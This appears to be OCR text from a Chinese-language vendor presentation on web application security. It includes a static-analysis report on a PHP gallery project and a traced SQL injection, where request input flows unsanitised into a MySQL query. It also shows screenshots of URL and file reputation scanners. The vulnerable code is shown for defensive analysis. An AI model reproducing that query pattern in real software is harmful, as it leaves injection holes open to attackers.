
Submit

For a demo account, please email to info@ds3global.com

© 2009 Data Security Systems Solutions. All Rights Reserved.

完成






發生攻擊時




**Web
Server**

我還是只看到
Layer4的
流量 -



**UTM/
Firewall**



IPS/IDS


-的確...
有些事我辦不
到@@

Web 加密流量
Cookie限制
Session policy
Injection flow
XSS
BruteForce



.....




Critical:	175
High:	79
Medium:	67
Low:	110
Info:	401



Comments:	810
Hiddens:	656
Forms:	613
Emails:	62
Javascript:	778
Cookies:	3



Comments:	459
Hiddens:	325
Forms:	321
Emails:	281
Javascript:	442
Cookies:	2



“Security 3.0 means changing our approach to security. It is by building security into our processes and applications, by proactive means of **finding vulnerabilities before they are created and mitigating the vulnerabilities during the development phase.**”

**John Prescatore, VP & Distinguished Analyst, Gartner
May 21, 2007, Security-As-A-Service Conference, San Francisco**

Security 3.0 表示我們對於確保安全作法的變革。建立安全的程序與應用系統，在弱點被利用之前，從開發階段就主動地找出弱點並修正它。




詳細內容

檢測開始時間	2008年5月26日 下午06時51分10秒
檢測耗時	46 秒, 760 毫秒
Scanned Files	50
Scanned Lines	8510
Vulnerable Files	21
Vulnerable Statement	66
Resulting Vulnerabilities	153
Vulnerability Entry	9

掃描結果數據概觀


檢測總覽

Vulnerability Distribution




- Cross-Site Scripting (CWE 79)
- Resource Injection (CWE 99)
- HTTP Response Splitting (CWE 113)
- File Inclusion (CWE 98)

Vulnerability Depth Distribution



- Directly exposed vulnerabilities
- Vulnerabilities with high risk
- Vulnerabilities at moderate depths
- Vulnerabilities at low exposure depths

Vulnerability Severity Distribution



深度分析

受到攻擊難易度分析

弱點分佈

登入者

使用者 admin
名字 Admin Domain
角色 網域管理者

登出

現行專案

yapig

角色 專案經理
語言 PHP (ver. 4+, 5+)

即時助手

已正確設定專案，可立即進行檢測！

立即檢測！


問題類型	函式追蹤	嚴重性	Depth	問題位置	進入點
Cross-Site Scripting (CWE 79)	#1	5.000	0	288	add_gallery.php
Cross-Site Scripting (CWE 79)	#1	5.000	0	165	add_gallery.php
Cross-Site Scripting (CWE 79)	#1	5.000	0	10	add_comment.php
Cross-Site Scripting (CWE 79)	#1	5.000	0	124	add_gallery.php
Cross-Site Scripting (CWE 79)	#2	5.000	0	230	add_gallery.php
Cross-Site Scripting (CWE 79)	#2	5.000	0	177	add_gallery.php
Resource Injection (CWE 99)	#3	4.000	0		
Resource Injection (CWE 99)	#4	4.000	0		
Resource Injection (CWE 99)	#5	4.000	0		
Resource Injection (CWE 99)	#6	4.000	0		

弱點總數與檔案資訊




[Severity Score 2.500]


Vulnerable Entry Point: [http://192.168.1.100/act_signup_successful.php](#)

 (vulnerable file) `database_mysql_class.php` On line 216 of `database_mysql_class.php` the known sensitive function `mysql_query` was invoked with the tainted parameter(s) `$sql`.
[query()]


```
216:         if ($this->result_id=mysql_query($sql,$this->link_id)){
```

 `act_signup_successful.php` On line 61 of `act_signup_successful.php` , function `query($sql)` was invoked with the tainted parameter(s) `tainted variable(s) $q_str`.

```
61: $db->query($q_str);
```

 (= On line 60 of `act_signup_successful.php` variable `$q_str` gets assigned a tainted value .

```
60: $q_str='select sum(if(idnum="'.$idnum1.'",1,0)) as tmp1,sum(if(idnum="'.$idnum2.'",1,0)) as tmp2,sum(if(idnum="'.$idnum3.'",1,0)) as tmp3 ,sum(if(stage="'.$stage.'",1,0)) as tmp4 from kids_act_signup ';
```

 (= (tainted origin) `act_signup_successful.php` On line 12 of `act_signup_successful.php` variable `$idnum3` gets assigned a tainted value .

```
12: $idnum3=$_REQUEST['idnum3'];
```

沒檢查就進行
資料庫查詢!
SQL Inj.!

到底那個
需要過濾?

原始
使用者輸入



http://www.siteadvisor.com/

The screenshot shows a Windows Internet Explorer browser window. The address bar contains the URL <http://www.google.com.tw/search?q=%E7%97%85%E6%AF%92%E4%B8%8B%E8%BC%89%E6%B8%AC%92>. The search results for '病毒下載測試' are displayed, with the top result being '卡巴斯基反病毒软件2010简体中文版9.0.0.736 CF2 下载 - 华军软件园 ...' from onlinedown.net. A McAfee SiteAdvisor warning box is overlaid on the search results, indicating a security risk. The warning box contains the following text:

McAfee SiteAdvisor

McAfee TrustedSource Web 信用評價分析發現，這個網站有可能的安全性風險。使用時要特別小心。

卡巴斯基反病毒软件2010简体中文版9.0.0.736 CF2 下载 - 华军软件园 ...
onlinedown.net


- 75 個不安全下載
- 不安全網站連結
- 0 個快顯視窗

[讀取網站報告](#)

升級至 [SiteAdvisor Plus](#)

The browser's status bar at the bottom shows the address http://www.siteadvisor.com/sites/onlinedown.net?premium=false&client_uid=527286720&client_ver=3.0.1.165&client_type=IEI and the text '國際網路 | 受保護模式: 關閉'.

http://securebrowsing.finjan.com



Finjan Vital Security- SecureBrowsing - Windows Internet Explorer

http://securebrowsing.finjan.com/

Google finjan 搜尋 分享 網頁註解 拼字檢查 翻譯 登入

我的最愛 建議的網站 網頁快訊圖庫 百度

Finjan Vital Security- SecureBrowsing

finjan[®]

Vital Security™

SecureBrowsing

Home How does it work? Statistics Support About

Finjan SecureBrowsing - Unified Web Security Solutions

Finjan SecureBrowsing provides you with safety ratings of URLs showing in your browser.

Utilizing innovative security technologies, proven in large enterprise environments, it helps keep you safe from online scams as you search and browse the web.

Internet Explorer Compatible

Firefox Compatible

- ✓ The page is safe for browsing
- ⊛ Page not available for scanning
- ✗ Use caution: Potential spyware behavior was detected on this page

learn more ▶

完成 網際網路 | 受保護模式: 關閉 100%

我的最愛

趨勢科技 WTP



首

Trend Micro WTP Add-On

TREND MICRO WTP Add-On

安全設定 Proxy 設定

啟動網頁威脅防護
 查詢方式： 加密的 HTTP
 保護層級： 中

啟動僵屍病毒掃描

- 監視 HTTP 要求
- 監視 SMTP 流量
- 監視 IRC 要求
- 監視 DNS 查詢

偵測到威脅時顯示通知

立即更新 確定 取消

工具(O)

TP · 抽大獎

的新型態網頁
在網際網路的
時，其實與災

製。病毒碼像
表示這隻病毒
碼。

左右，唯有
案持續增長，
專到更新伺服
種類及型態一
套，除了得花

1 到 2 分 WTP (1/3) 分執行



Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

tection
always
ion...

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this URL is benign. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this URL is malicious.

Submission date: **2011-05-23 12:18:36 (UTC)**
Current status: **finished**
Antivirus report: [View downloaded file analysis](#)
Webscan result: **0 /16 (0.0%)**

VT Community



not reviewed
Safety score: -

Community



viewed
score: -

[Compact](#)

[Print results](#)

URL analysis tool	Result
Avira	Clean site
BitDefender	Clean site
Dr.Web	Clean site
Firefox	Clean site
G-Data	Clean site
Google Safebrowsing	Clean site
Malc0de Database	Clean site
MalwareDomainList	Clean site
Opera	Clean site
ParetoLogic	Clean site
Phishtank	Clean site
TrendMicro	Clean site
WebSense ThreatSeeker	Clean site
Wepawet	Clean site

[Print results](#)

result

- V
- 3
- h





The screenshot shows the VirSCAN.org website interface. At the top, there is a search bar with a '浏览...' button and an '上傳' button. Below the search bar, there are three instructions in Chinese: 1. You can upload any file, but the file size cannot exceed 10MB. 2. We support RAR or ZIP compressed file formats for automatic decompression, but compressed files cannot contain more than 10 files. 3. We can identify and detect passwords of 'infected' or 'virus' compressed files. To the right, there is a language selection dropdown set to '繁體中文' and a server load indicator.

功能表

- 首頁
- 關於VirSCAN
- 查閱清單
- 幫助我們
- BUG 反應
- 聯繫我們

支援廠商



關於VirSCAN

VirSCAN.org 是一個非商業性免費為廣大使用者服務的網站，它透過不同安全廠商提供的最新版本的掃毒引擎對您上傳的可疑檔案進行線上掃描，並可以立刻將檢查結果顯示出來，從而提供給您上傳檔案可疑程度的建議。

VirSCAN.org 不能取代安裝在您個人電腦中的防毒軟體，我們並不能即時保護您的系統安全。我們只能幫助您判斷您認為可疑的檔案或程式，但我們不對所有掃毒引擎所報結果負責。就算所有的掃毒引擎全部沒有報告您上傳的檔案可疑時，也並不代表這不是一個新生的病毒、木馬或者惡意軟體。就算部分掃毒引擎報告您上傳的檔案感染某某病毒、木馬或者惡意軟體，也並不代表您上傳的檔案一定有問題，因為這可能是某一款掃毒引擎的誤報。

更多...

目前掃毒引擎版本

軟體名稱	國別	引擎版本	特徵庫版本	特徵庫日期	最新更新時間(CST)
a-squared	奧地利	3.0.0.126	2008.02.18	2008-02-18	2008-02-19 08:01:32
AhnLab V3	南韓	2008.02.19.00	2008.02.19	2008-02-19	2008-02-19 10:20:55
Arcavir	波蘭	1.0.4	200802181833	2008-02-18	2008-02-19 06:15:04
Avast	捷克	1.0.8	080218-0	2008-02-18	2008-02-18 19:45:43
AVG	捷克	7.5.51.442	269.20.7/1286	2008-02-18	2008-02-19 04:04:04
BitDefender	羅馬尼亞	7.60825.981796	7.17603	2008-02-19	2008-02-19 15:37:22
CA(VET)	美國	9.0.0.143	31.3.5546	2008-02-18	2008-02-18 17:53:58

- VirSCAN.org :
- 目前支援 37 款防毒引擎
- <http://www.virscan.org/>



雲端是個概念 不是新技術

雲端目的為親近使用者

黑客會善用雲端資源來...黑黑黑

使用者需提高安全意識 善用防護工具



Thank you!



Hoyeh_tsai@kh.ringline.com.tw



07-5569402#7736

